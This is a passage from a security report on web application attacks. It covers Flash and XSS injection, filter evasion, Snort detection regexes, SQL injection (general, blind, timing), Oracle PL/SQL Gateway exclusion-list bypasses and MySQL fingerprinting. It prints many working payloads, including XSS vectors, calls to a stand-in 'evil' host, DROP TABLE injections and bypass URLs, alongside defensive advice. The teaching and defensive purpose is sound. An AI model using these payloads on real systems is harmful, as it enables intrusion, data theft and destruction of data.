http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

Figure 5-14: Using the asfunction Protocol to Cause the Execution of an ActionScript Function [39]

It can also be possible for an attacker to perform HTML injection by making use of TextField Objects, which can render minimal HTML. In order for this to be possible, there are two specific settings needed in the application: `tf.html=true` and ``tf.htmlText=`<tag>text</tag>` ``. If some part of the text located in the `<tag>` section can be controlled by an attacker, an *a* tag or *img* tag could be injected, resulting in the ability to modify the page or cause an XSS vulnerability. Some example attacks using the *a* tag and the *img* tag are shown in Figure 5-15 and Figure 5-16, respectively.

```
<a href='javascript:alert(123)'>

<a href='asfunction:function,arg'>

<a href='asfunction:_root.obj.function, arg'>

<a href='asfunction:System.Security.allowDomain,evilhost'>
```

Figure 5-15: HTML Injection Using SWF and the a Tag [39]

```
<img src='http://evil/evil.swf' >
<img src='javascript:evilcode//.swf' >
```

Figure 5-16: HTML Injection Using SWF and the img *Tag [39]*

Since May 2007, three new versions of Flash player have been released, each restricting some of the attacks described in this section. However, many new attack vectors are often being discovered for Flash applications.

5.1.6 Filter Evasion Techniques

Other than encoding, an attacker can make use of HTML tags beyond script tags that allow for script injection. Additionally, browsers are very lenient regarding the syntax of HTML tags and will render tags that would otherwise be considered malformed. These factors can make it very difficult to filter every possible XSS vector.

The first, and by far most popular, filter evasion technique is called the `<img src=` method. This method makes use of the *src* method of the *img* tag, which allows for JavaScript to be added as the source of an image (see Figure 5-17).

```
<IMG SRC="javascript:alert('XSS');">
```

Figure 5-17: XSS Using the <img src = Method [42]

Figure 5-18 shows how the relaxed syntax requirements of browsers can lead to an XSS vulnerability. It is an example of a malformed *img* tag that would still be parsed correctly by the browser, allowing for script insertion. The relaxed syntax requirement of browsers was originally meant to correct sloppy coding.

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

Figure 5-18: Malformed img *Tag with XSS [42]*

Another popular filter evasion technique is to use the *iframe* tag (see Figure 5-19). This technique operates in exactly the same manner as the `<img src=` method.

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

Figure 5-19: XSS Using an iframe *[42]*

These variations can be used in place of every example that makes use of the *script* tag, including those in Reflected XSS, DOM-Based XSS, and XSF. New filter evasion techniques are discovered regularly.

5.1.7 Detection/Prevention Methods

Protection against XSS is an extremely difficult process, and there is still not a definitive solution available. There are, however, a number of things that can be done to minimize the effect this extremely damaging vulnerability can have on an organization. The protections outlined in this section should not be taken as the authoritative way to protect against XSS, as every organization is different and must tailor its defenses accordingly. As with all information security policies, a defense-in-depth approach is most prudent. This means a security policy needs to account for a defense on multiple layers—in the case of XSS, protections need to be in place at both an organization's servers and their clients.

On the server side, there are a number of protections that can be implemented. From an application developer standpoint, *everything* should be validated, including URLs, query strings, headers, and `POST` data [43]. Only expected characters in strings between the minimum and maximum lengths specified and in the appropriate data format should be accepted. A default deny policy should be administered where all non-conforming data is blocked, filtered, or ignored. If the application requires user-supplied HTML, the acceptable HTML content should be well formed, contain only a minimum set of safe tags (no JavaScript), and contain no reference to remote content. Stored content needs to be validated before using it to construct a page. Finally, decoded content (e.g., decoded hexadecimal encodings) needs to be validated to avoid double-decode errors.[38] OWASP has an extremely detailed wiki on XSS prevention[39] and a well-

[38] For more information, visit http://www.microsoft.com/technet/security/bulletin/MS01-026.mspx.

reviewed web application security control library called the Enterprise Security API (ESAPI),[40] which is written in a number of languages.

Beyond secure development practices, deploying an IDPS such as Snort[41] or Microsoft's Threat Management Gateway can assist in identifying and preventing an attack.[42] The idea behind detection of these vulnerabilities is that attackers often first probe the web application to test for a vulnerability using simple HTML formatting or a trivial script tag. Detection should rely on a regular expression that detects HTML opening and closing tags in the incoming streams (and any attempts to obfuscate them). Some example Snort regular expressions (regexes) are shown in Figure 5-20.

```
Regex for simple XSS attack:
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/ix
Regex for "<img src" XSS attack:
/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|
>)/I
Paranoid regex for XSS attacks:
/((\%3C)|<)[^\n]+((\%3E)|>)/I
```

Figure 5-20: Example Snort XSS Regexes [44]

The first regex shown in the figure will check for the most simple XSS attack by scanning for any opening and closing tags with any text inside. This scan will catch attempts to use <b> or <u> or <script> or <iframe>. This regex is case insensitive and checks for the hexadecimal equivalents of the opening and closing tags. The second regex will scan for the <img src= XSS technique by augmenting the first regex. In addition to scanning opening and closing brackets (and their equivalents), this regex scans for the letters "i", "m", and "g" in varying combinations of ASCII, upper or lower case, and the hexadecimal equivalents. The final regex signature will simply look for the opening tag and its hexadecimal equivalent, followed by one or more characters other than the new line, and then the closing tag or its hexadecimal equivalent. Each of these expressions has the possibility to cause some false positives, so testing is a must.

Deploying a web application firewall (WAF) in addition to an IDPS can provide an added layer of defense. WAFs can help enforce a strong set of policies governing the use of a website. Anything outside these policies is either flagged or blocked.

There are also a number of protections that need to be implemented on the client side. The first, and possibly best, protection is to train end users. Users need to be made aware to exercise caution

---

39 For more information, visit http://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet.

40 For more information, visit http://www.owasp.org/index.php/ESAPI#tab=Home.

41 For more information, visit http://www.snort.org/.

42 For more information, visit http://www.microsoft.com/forefront/threat-management-gateway/en/us/default.aspx.

when clicking on links sent by email or instant message; a decent policy is to click only on links that are expected, although even expected links could end up being malicious. Overly long links that look like they contain HTML are to be avoided. If viewing a link is necessary, the user should type the original domain manually into the browser and navigate to the appropriate location. Beyond user training, disabling active client-side technologies (JavaScript, Flash, Java, etc.) can prevent all XSS attacks. This has the major drawback, however, of making the web experience very frustrating. A security administrator can also choose to employ a site black list, which can filter out questionable websites. This will help reduce the vulnerability landscape but will not protect against legitimate sites that are exploited or ones that are not on the list. It is also possible to use a proxy to analyze the HTTP traffic exchanged between the user's web browser and the target web server, identifying special HTML characters and encoding them before executing the page in the user's browser. In addition, an application-level firewall can be used to analyze browsed HTML pages for hyperlinks that might lead to an XSS attack.

Finally, there are a few other general policies to follow:

- All sensitive HTTP services in the intranet should employ explicit authentication mechanisms on their own.
- Every host in the intranet needs to be treated as if it were exposed to the internet: all services and hosts should be hardened by applying all updates and patches, should run the minimum amount of services possible, and should not run applications that are no longer being maintained.
- Change all default passwords.

5.2 SQL Injection

SQL injection exploits the database layer of an application. This attack occurs when client-supplied data in SQL queries is improperly filtered, or user input is not strongly typed and thereby unexpectedly executed. SQL injection is extremely dangerous because SQL servers are often critical to an organization, being required for applications to function correctly or containing mission-critical data. Through SQL injection [45], an attacker can tamper with existing data, cause repudiation issues (e.g., voiding transactions and changing balances), completely disclose all the data on the system, destroy data, or gain administrative access to the database management system (DBMS). In addition, SQL injection can lead to other attacks due to poorly configured networks and access controls. Although general SQL injection methods are discussed in this section, each DBMS has its own unique quirks that can be exploited in additional ways. This section further breaks the attacks down based on DBMS type.

5.2.1 General SQL Injection

SQL injection has become a very common exploit method (number two on the 2010 CWE/SANS Top Five Most Dangerous Programming Errors [31]). This is due to the fact that it is easily detected and exploited, and any site with even a small user base can leak sensitive information by this route. Ultimately, SQL injection is accomplished by placing a meta-character (typically a single quote or semicolon) into the data input, which acts as a delimiter and allows the attacker to append SQL commands that will be executed by the database. Much like most of the other attacks in this report, SQL injection is typically preceded by an enumeration of the application in which

the attacker identifies all the input areas, focusing in this case on those that communicate with the database server. After identifying these input areas, the basic method for identifying if an application is vulnerable to SQL injection is to place a single quote (‘) at the end of the input to be used in the SQL query. If the application returns an error, then there is a good possibility that the application is vulnerable to SQL injection. There are a few flaws an attacker can then use to exploit the database server that should work regardless of database type. Additionally, injection can occur in either `GET` or `POST` requests.

Improper Handling of Special Characters

SQL injection is possible when special characters in user input are not properly handled (either filtered or properly escaped). For example, the query in Figure 5-21 would normally pull up records of the specified username from the users table.

```
Statement = "SELECT * FROM users WHERE name = '" + username + "';"
```

Figure 5-21: Normal SQL Query [46]

This query would typically be used during a login form to check if the username provided by the client is valid. An example of the malicious input an attacker could use to exploit this query is shown in Figure 5-22.

```
a' or 't' = 't
foo' or '1' = '1
```

Figure 5-22: Example SQL Injection Used to Exploit Incorrectly Filtered Escape Characters

These two input strings are the most common ones an attacker uses to test for SQL injection. This input would result in the SQL statement in Figure 5-23 to be created if the application is vulnerable.

```
SELECT * FROM users WHERE name = 'a' or 't' = 't';
```

Figure 5-23: SQL Statement with Incorrectly Filtered Escape Characters

This statement will always evaluate to true (`'t'='t'` is always true, and the `OR` statement means that, regardless if `name='a'` is true, the compound statement is still true). If this query were used during an authentication procedure, an attacker would have just forced the selection of a valid username. If an attacker wanted to cause a denial-of-service (DoS) condition instead, the malicious input shown in Figure 5-24 could be used.

```
a'; DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

Figure 5-24: SQL Injection Exploiting Incorrectly Filtered Escape Characters to Create a DoS Condition [46]

This input would cause the SQL statement in Figure 5-25 to be executed by the database server. This statement has the effect of deleting the table of users, making it impossible for any valid user to use the application.

```
SELECT * FROM users WHERE name = 'a'; DROP TABLE users; SELECT *
FROM userinfo WHERE 't'='t';
```

Figure 5-25: SQL Statement with Incorrectly Filtered Escape Characters That Creates a DoS Condition [46]

Incorrect Type Handling

The second flaw an attacker could choose to exploit is incorrect type handling. This occurs when user input is not strongly typed or is not properly checked for type constraints (i.e., a numeric field is not checked to make sure the user input is numeric). For example, the query in Figure 5-26 could be exploitable if the user input is not checked for the proper type (in this case numeric).

```
Statement="SELECT * FROM userinfo WHERE id=" + a_variable + ";"
```

Figure 5-26: Normal SQL Query That Could be Exploited by Incorrect Type Handling [46]

If this query is vulnerable, an attacker could bypass the need for escape characters as in the previous method. The malicious input in this case could look like the text in Figure 5-27.

```
1; DROP TABLE users
```

Figure 5-27: Malicious Input to Exploit Incorrect Type Handling [46]

The SQL statement that would be created is shown in Figure 5-28.

```
SELECT * FROM userinfo WHERE id=1; DROP TABLE users;
```

Figure 5-28: SQL Query Exploiting Incorrect Type Handling [46]

Again, this statement would create a DoS condition by deleting the users table.

Beyond input fields in either `GET` or `POST` requests, an attacker can also place these malicious queries in dynamic user-provided header fields, such as the `Referer` or `User-Agent` headers. For examples see Figure 5-29 and Figure 5-30.

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip');
[SQL CODE]--
```

Figure 5-29: SQL Injection in the Referer Header [47]

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Figure 5-30: SQL Injection in the User-Agent Header [47]

Blind SQL Injection

The third exploit method is blind SQL injection. Exploiting this is much more difficult than the first two. The idea behind testing for the first two flaws is that something is returned to the attacker that indicates a successful attempt, typically an error message about incorrect syntax. Blind SQL injection, however, seeks to exploit a web application that is vulnerable to SQL injection in which the results are *not* displayed to the attacker. When testing for this flaw, instead of receiving an error message, an attacker will get a generic page that is specified by the developer. This makes SQL injection much more difficult, but not impossible. If the application is vulnerable, an attacker can use a series of SQL statements that must evaluate to true or false to force the database to display the results to the application screen. For example, the following query in Figure 5-31 with attacker input will result in a page being displayed that is representative of a *true* answer from the database (since an attacker provides a real value pulled from the application for the `bookID` and `AND 1=1` will always evaluate to true).

```
SELECT booktitle FROM booklist WHERE bookId='00k14cd' AND '1'='1';
```

Figure 5-31: Example "true" SQL Query [46]

The query in Figure 5-32 will result in a page being displayed that is representative of a *false* answer, which should be different than the *true* page if the application is vulnerable.

```
SELECT booktitle FROM booklist WHERE bookId='00k14cd' AND '1'='2';
```

Figure 5-32: Example "false" SQL Query [46]

Using these responses, an attacker can construct ever more elaborate SQL statements and determine whether the answer returned by the database is true or false. This method could be used, for instance, to determine a valid username and then even to brute-force that user's password. In addition, an attacker can use this method to fingerprint the DBMS, typically by retrieving the current date, since each of the popular DBMSs uses a different date function. Fingerprinting the DBMS makes subsequent attacks easier. There are additional methods available to fingerprint the DBMS if this method is not possible, and they are outlined in the sections below.

One final general attack is the timing attack [48]. It is a specific type of blind SQL injection that relies on causing the SQL engine to execute a long-running query or time-taking operation. It relies on functions that are unique to MySQL, MS SQL, and PostgreSQL, so, before attempting this, an attacker will have to fingerprint the DBMS. The functions in question are `BENCHMARK`, `WAIT FOR DELAY`, and `pg_sleep()`, respectively. Using these functions, an attacker can affect the SQL server's response time in a noticeable way. Depending on the length of time to complete the operation, an attacker can determine if the response represents a true or false answer, and therefore induce information leakage from the SQL server. This method will work even when the content of the page does not change, unlike other blind SQL injection methods. Conducting blind SQL injection attacks manually can be very time consuming, however, but there are tools available to automate the process. Timing attacks are also very sensitive to small deviations, such as clocks that are not ideally synchronized or network latency.

5.2.2 Oracle [49]

Oracle uses the Procedural Language/Structured Query Language (PL/SQL) Gateway as a means of communication between the database and web-based PL/SQL applications. PL/SQL's general syntax resembles that of Ada,[43] and is one of three key programming languages embedded in the Oracle database, along with SQL and Java. Essentially, this is the component that translates web requests into database queries. Oracle has a number of implementations for this, including Apache mod_plsql and the XML Database (XDB) web server. Each of the implementations has its own issues. Some of the products that use the PL/SQL Gateway are the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB, and the Oracle Application Server. This section goes into some detail on how the PL/SQL Gateway works and what an attacker may do to exploit it.

The PL/SQL Gateway simply acts as a proxy server, taking the user's web request and passing it to the database where it is executed. A typical scenario is as follows [49]:

---

[43] "Ada is a structured, statically typed, imperative, wide-spectrum, and object-oriented high-level computer programming language, extended from Pascal and other languages." Source: http://en.wikipedia.org/wiki/Ada_%28programming_language%29

1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
3. The requested package and procedure are wrapped in a block of anonymous PL/SQL and sent to the database server.
4. The database server executes the procedure and sends the results back to the Gateway as HTML.
5. The gateway sends the response, via the web server, back to the client.

The major point is that the PL/SQL code does not exist on the web server but in the database server. This means that exploiting the PL/SQL gateway or PL/SQL application can give the attacker direct access to the database server.

Information gathering is the first step in any successful attack, and an attacker can identify whether a PL/SQL application is running by an easily recognizable URL structure. A few example URLs are shown in Figure 5-33.

```
http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql
```

Figure 5-33: Example PL/SQL URLs [49]

In this case, `xyz` can be any string, and it represents a database access descriptor (DAD). A DAD specifies information about the database server so the PL/SQL Gateway can connect. It contains information pertaining to the connect string, the user ID and password, authentication methods, and the like. The following is a list of some default DADs [49]:

- `SIMPLEDAD`
- `HTMLDB`
- `ORASSO`
- `SSODAD`
- `PORTAL`
- `PORTAL2`
- `PORTAL30`
- `PORTAL30_SSO`
- `TEST`
- `DAD`
- `APP`
- `ONLINE`
- `DB`
- `OWA`

In addition to the URLs in Figure 5-33, it is possible that the absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway, as shown in Figure 5-34.

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

Figure 5-34: Example PL/SQL URL Lacking a File Extension [49]

In this case, the important part of the URL is `xxxxx.yyyyy`; `aaa` and `bbb` can be any strings. If `xxxxx.yyyyy` were replaced with something like `ebank.home` or `auth.login`, then the chance a PL/SQL gateway is running is fairly high.

Beyond the URL format already discussed, there are a number of simple tests that can be performed to confirm the existence of the PL/SQL Gateway.

The web server's response headers are a good indicator as to whether a PL/SQL Gateway is running. Figure 5-35 lists some of the typical server response headers.

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-
10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix)
mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix)
mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix)
mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32)
mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32)
mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix)
mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix)
mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

Figure 5-35: Typical Server Response Headers if the PL/SQL Gateway Is Running [49]

Even if these headers were properly filtered, there are still other methods available to identify if the PL/SQL Gateway is in use.

In PL/SQL, `null` is a perfectly acceptable expression, as shown in Figure 5-36.

```
SQL> BEGIN
 2 NULL;
 3 END;
 4 /

PL/SQL procedure successfully completed.
```

Figure 5-36: PL/SQL Null Expression [49]

This can be used by an attacker by making two requests, appending one of the following to the DAD (see Figure 5-37):

1. `NULL`
2. `NOSUCHPROC`

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

Figure 5-37: PL/SQL Null Test Requests [49]

If the server responds to the attacker with a `200 OK` response to the `null` request and a `404 Not Found` for the `nosuchproc` request, then the server is running the PL/SQL Gateway.

Older versions of the PL/SQL Gateway allow for direct access to packages that form the PL/SQL Web Toolkit, such as the OWA and HTP packages. One package of note is the `OWA_UTIL` package, which contains a procedure called `SIGNATURE` that outputs the PL/SQL signature in HTML. So the request in Figure 5-38 would result in the server returning the following output to the web page (see Figure 5-39).

```
http://www.example.com/pls/dad/owa_util.signature
```

Figure 5-38: Accessing the SIGNATURE Procedure in the OWA_UTIL Package [49]

```
"This page was produced by the PL/SQL Web Toolkit on date"

or

"This page was produced by the PL/SQL Cartridge on date"
```

Figure 5-39: Two Example Outputs from the SIGNATURE Procedure [49]

If an attacker instead receives a `403 Forbidden` response to the request in Figure 5-38, then the attacker can infer that the PL/SQL Gateway is running, as this is the response from later versions or patched systems.

Moving past the information-gathering phase, an attacker can exploit vulnerabilities in the PL/SQL packages that are installed by default. Depending on the version of the PL/SQL Gateway, there are a couple methods for accomplishing this. In early versions of the PL/SQL Gateway, there was nothing to stop an attacker from accessing an arbitrary PL/SQL package. For instance, the `OWA_UTIL` package mentioned in Figure 5-38 can also be used to run arbitrary SQL queries shown in Figure 5-40.

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?
P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Figure 5-40: SQL Injection Using the OWA_UTIL Package [49]

In addition, the HTP package can be used to launch XSS attacks, as in Figure 5-41.

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script
```

Figure 5-41: XSS Injection Using the HTP Package [49]

Since illicit access to PL/SQL packages is a major security concern, Oracle implemented a PL/SQL exclusion list to prevent such procedures from being directly accessed. Some banned items include requests starting with `SYS.*`, `DBMS_*`, `HTP.*`, or `OWA*`. However, it is still possible to directly access packages by bypassing the list or exploiting flaws in packages that are not on the exclusion list (e.g., `CTXSYS` and `MDSYS`) (see, for example, Figure 5-42).

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTM
T=SELECT+1+FROM+DUAL
```

Figure 5-42: SQL Injection Using the CXTSYS Package [49]

There are a number of methods for bypassing the PL/SQL exclusion list entirely. When the PL/SQL exclusion list was first introduced, attackers could trivially bypass it by adding a hexadecimal-encoded *newline* character or space or tab before the name of the schema/package. For example, the following links in Figure 5-43 would allow direct access to the `SYS` package.

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Figure 5-43: Bypassing the PL/SQL Exclusion List with Hexadecimal Encoding [49]

In later versions, attackers could bypass the exclusion list by preceding the name of the schema/package with a label. In PL/SQL, a label points to a line of code that can be jumped to using the `GOTO` statement and takes the form `<<NAME>>`, as shown in Figure 5-44. This would again allow direct access to the `SYS` package.

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

Figure 5-44: Bypassing the PL/SQL Exclusion List with a Label [49]

Placing the name of the schema/package in double quotes is another method attackers use to bypass the exclusion list. This will not work on the Oracle Application Server 10g, as it converts the user's request to lowercase before sending it to the database server. An example malicious link is shown in Figure 5-45.

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Figure 5-45: Bypassing the PL/SQL Exclusion List with Double Quotes [49]

Depending on the character sets being used on the web server and database server, an attacker can exploit mechanisms that translate characters. For instance, the *ÿ* character could be converted to a *Y* at the database server. The macron, a diacritical (-) mark placed above a character, usually a

vowel, is another character that is often converted to a *Y*. This translation can be used to make calls to the system package as in Figure 5-46.

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC

http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Figure 5-46: Bypassing the PL/SQL Exclusion List Using Translated Characters [49]

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed by simply adding a backslash, as shown in Figure 5-47.

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Figure 5-47: Bypassing the PL/SQL Exclusion List with a Backslash [49]

The final method of bypassing the exclusion list is the most complicated and the most recently patched. To fully understand this method, it is necessary to highlight how the user's request was being processed to determine if it was on the exclusion list. An example user request is shown in Figure 5-48.

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

Figure 5-48: Example Request to Highlight How the Exclusion List Was Applied [49]

The application server would execute the script shown in Figure 5-49 on the database server.

```
1 declare
2 rc__ number;
3 start_time__ binary_integer;
4 simple_list__ owa_util.vc_arr;
5 complex_list__ owa_util.vc_arr;
6 begin
7 start_time__ := dbms_utility.get_time;
8 owa.init_cgi_env(:n__,:nm__,:v__);
9 htp.HTBUF_LEN := 255;
10 null;
11 null;
12 simple_list__(1) := 'sys.%';
13 simple_list__(2) := 'dbms\_%';
14 simple_list__(3) := 'utl\_%';
15 simple_list__(4) := 'owa\_%';
16 simple_list__(5) := 'owa.%';
17 simple_list__(6) := 'htp.%';
18 simple_list__(7) := 'htf.%';
19 if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__,
true))) then
20 rc__ := 2;
21 else
22 null;
23 orasso.wpg_session.init();
24 foo.bar(XYZ=>:XYZ);
25 if (wpg_docload.is_file_download) then
26 rc__ := 1;
27 wpg_docload.get_download_file(:doc_info);
28 orasso.wpg_session.deinit();
29 null;
30 null;
31 commit;
32 else
33 rc__ := 0;
34 orasso.wpg_session.deinit();
35 null;
36 null;
37 commit;
38 owa.get_page(:data__,:ndata__);
39 end if;
40 end if;
41 :rc__ := rc__;
42 :db_proc_time__ := dbms_utility.get_time—start_time__;
43 end;
```

Figure 5-49: Checking the User's Request Against the Exclusion List [49]

Lines 19 and 24 in the preceding figure are the most important and have been highlighted for convenience. Line 19 performs the actual check against the exclusion list. If the package being requested by the user does not contain bad strings, then the procedure on line 24 is executed. Sending the following request (Figure 5-50) causes the PL/SQL shown in Figure 5-51 to be executed.

```
http://server.example.com/pls/dad/INJECT'POINT
```

Figure 5-50: Example Request Designed to Exploit the Exclusion List Check [49]

```
..
18 simple_list__(7) := 'htf.%';
19 if ((owa_match.match_pattern('inject'point', simple_list__,
complex_list__, true))) then
20 rc__ := 2;
21 else
22 null;
23 orasso.wpg_session.init();
24 inject'point;
..
```

Figure 5-51: SQL Injected into the Exclusion List Check [49]

The execution of this script will cause an error to be generated. It is a method of injecting arbitrary SQL. An attacker can use this to bypass the exclusion list. In order to do so, an attacker must first find a PL/SQL procedure that takes no parameters and does not match anything in the exclusion list. There are a few default packages that are capable of this [49]:

- `JAVA_AUTONOMOUS_TRANSACTION.PUSH`
- `XMLGEN.USELOWERCASETAGNAMES`
- `PORTAL.WWV_HTP.CENTERCLOSE`
- `ORASSO.HOME`
- `WWC_VERSION.GET_HTTP_DATABASE_INFO`

An attacker will request these packages to determine if they are available on the target system. If they are, the server will return a `200 OK` response. Upon finding an available package, an attacker would construct their SQL to be injected. An example method of gaining access to the `OWA_UTIL` package again would be as follows in Figure 5-52.

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT
(:1);--=SELECT+USERNAME+FROM+ALL_USERS
```

Figure 5-52: Bypassing the Exclusion List to Access the OWA_UTIL Package [49]

This approach would cause the PL/SQL statement in Figure 5-53 to be executed.

```
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__,
true))) then
 rc__ := 2;
else
 null;
 orasso.wpg_session.init();
 orasso.home(); OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS>:);
```

Figure 5-53: Example PL/SQL Executing Injected SQL

In this example, the query (`SELECT+USERNAME+FROM+ALL_USERS`) is being assigned as the variable to `OWA_UTIL.CELLSPRINT`. This should return a `200 OK` response from the server with

the results from the query `SELECT+USERNAME+FROM+ALL_USERS` in the HTML. Besides revealing confidential data, an attacker could leverage this method to gain complete control of the back-end database.

In addition to the methods outlined in the preceding discussion, an attacker could also use the methods in Section 5.2.1 to exploit the database.

5.2.3 MySQL [50]

Much like Oracle, MySQL server has a few peculiarities that an attacker can abuse. Some of the attacks described in 5.2.1 need to be slightly augmented to work under MySQL, but doing so is trivial. The attacks that can be performed are dependent on the MySQL version and the user privileges the DBMS is running under. There are at least five versions of MySQL being used in production worldwide: 3.23.x, 4.0.x, 4.1.x, 5.0.x, and 5.1.x. Each version has a set of features that can potentially be exploited. Only MySQL versions before 4.0.x, for example, are vulnerable to Boolean or Timing Blind SQL injection attacks since the subquery functionality and `UNION` statements were not yet implemented. In addition, there are a few quirks about MySQL that need to be outlined before discussing these exploits. This section makes the assumption that there is a general SQL injection vulnerability, like the ones described in Section 5.2.1.

The first quirk to consider is how strings can be represented in a statement, as web applications often *escape* single quotes. MySQL follows the following format for quote escaping: *'A string with \'quotes\''*. MySQL will interpret the escaped single quotes as characters and not as meta-characters. In addition, under MySQL there are two standard methods to bypass the need for single quotes when using a constant string: using the ASCII values in a concatenated hexadecimal (e.g., `0x4125`) or using the `char` function (e.g., `char(65,37)`).

The second quirk to consider is how MySQL handles multiple queries. In fact, the MySQL library connectors do not support multiple queries separated by a semicolon '`;`'. This means that there is no way to inject multiple SQL commands inside a single SQL injection vulnerability. So the examples in Figure 5-25 and Figure 5-28, for instance, would result in an error.

The first thing an attacker will seek to confirm is if there is a MySQL DBMS back end. Beyond the fingerprinting method outlined in Section 5.2.1, an attacker can use a MySQL server feature that is used to let other DBMSs ignore a clause in MySQL dialect. When a comment block (`'/**/'`) contains an exclamation mark (`'/*! sql here*/`), it is interpreted by MySQL but is still considered to be a normal comment block by other DBMSs. This will result in the clause inside the comment block to be interpreted if and only if the database server being used is MySQL (see Figure 5-54).

```
1 /*! and 1=0 */
```

Figure 5-54: MySQL Variant C-Style Comment [50]

Beyond just identifying if MySQL is present, it is also possible for an attacker to fingerprint what version of MySQL is running. There are three ways to gain this information: using the global variable `@@version`, using the function `VERSION()`, and using comment fingerprinting (Figure 5-54) with a version number [50]. The `@@version` global variable can be used in both typical SQL injection and blind SQL injection (see Figure 5-55 and Figure 5-56).

```
1 AND 1=0 UNION SELECT @@version /*
```

Figure 5-55: Fingerprinting MySQL with a Typical SQL Injection of @@version [50]

```
1 AND @@version like '4.0%'
```

Figure 5-56: Fingerprinting MySQL with Blind Injection of @@version [50]

An attacker may also seek to identify the users in charge of the MySQL DBMS. There are two kinds of users that MySQL relies on: the user connected to the MySQL Server (e.g., `USER()`) and the internal user that executes the query (e.g., `CURRENT_USER()`). The MySQL internal user is typically an empty name (`''`) [50]. Stored procedures are also typically executed as the creator user if not declared elsewhere. Ultimately, it can be possible for an attacker to use the `USER()` or `CURRENT_USER()` functions to identify either user, as demonstrated in Figure 5-57 and Figure 5-58, respectively.

```
1 AND 1=0 UNION SELECT USER()
```

Figure 5-57: Identifying MySQL Users with SQL Injection of USER() [50]

```
1 AND USER() like 'root%'
```

Figure 5-58: Identifying MySQL Users with Blind Injection of USER() [50]

Attackers may also seek to identify the database name currently in use to assist with construction of more malicious SQL statements. The native MySQL function `DATABASE()` could be used for this purpose, as in the following two examples (Figure 5-59 and Figure 5-60).

```
1 AND 1=0 UNION SELECT DATABASE()
```

Figure 5-59: SQL Injection of DATABASE() to Discover Database Name in Use by MySQL [50]

```
1 AND DATABASE() like 'db%'
```

Figure 5-60: Blind Injection of DATABASE() to Discover Database Name in Use by MySQL [50]

MySQL 5.0 introduced the `INFORMATION_SCHEMA` view. This view can be used by an attacker to get all the information about databases, tables, and columns, as well as the procedures and functions available. Gaining access to this is extremely valuable for an attacker seeking to exploit a MySQL database; all of this information could be extracted using techniques that have already been described at length in this section and Section 5.2.1. Table 5-2 gives a summary of some of the more interesting views.

Table 5-2: Interesting Views Available from MySQL 5.0 INFORMATION_SCHEMA [50]

Tables in INFORMATION_SCHEMA	Description
SCHEMATA	All databases in which the user has (at least) SELECT privileges
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables in which the user has (at least) SELECT privileges
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns in which the user has (at least) SELECT privileges
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns in which the user has (at least) SELECT privileges
ROUTINES	Procedures and functions (needs EXECUTE privileges)

Tables in INFORMATION_SCHEMA	Description
TRIGGERS	Triggers (needs INSERT privileges)
USER_PRIVILEGES	Privileges connected USER has

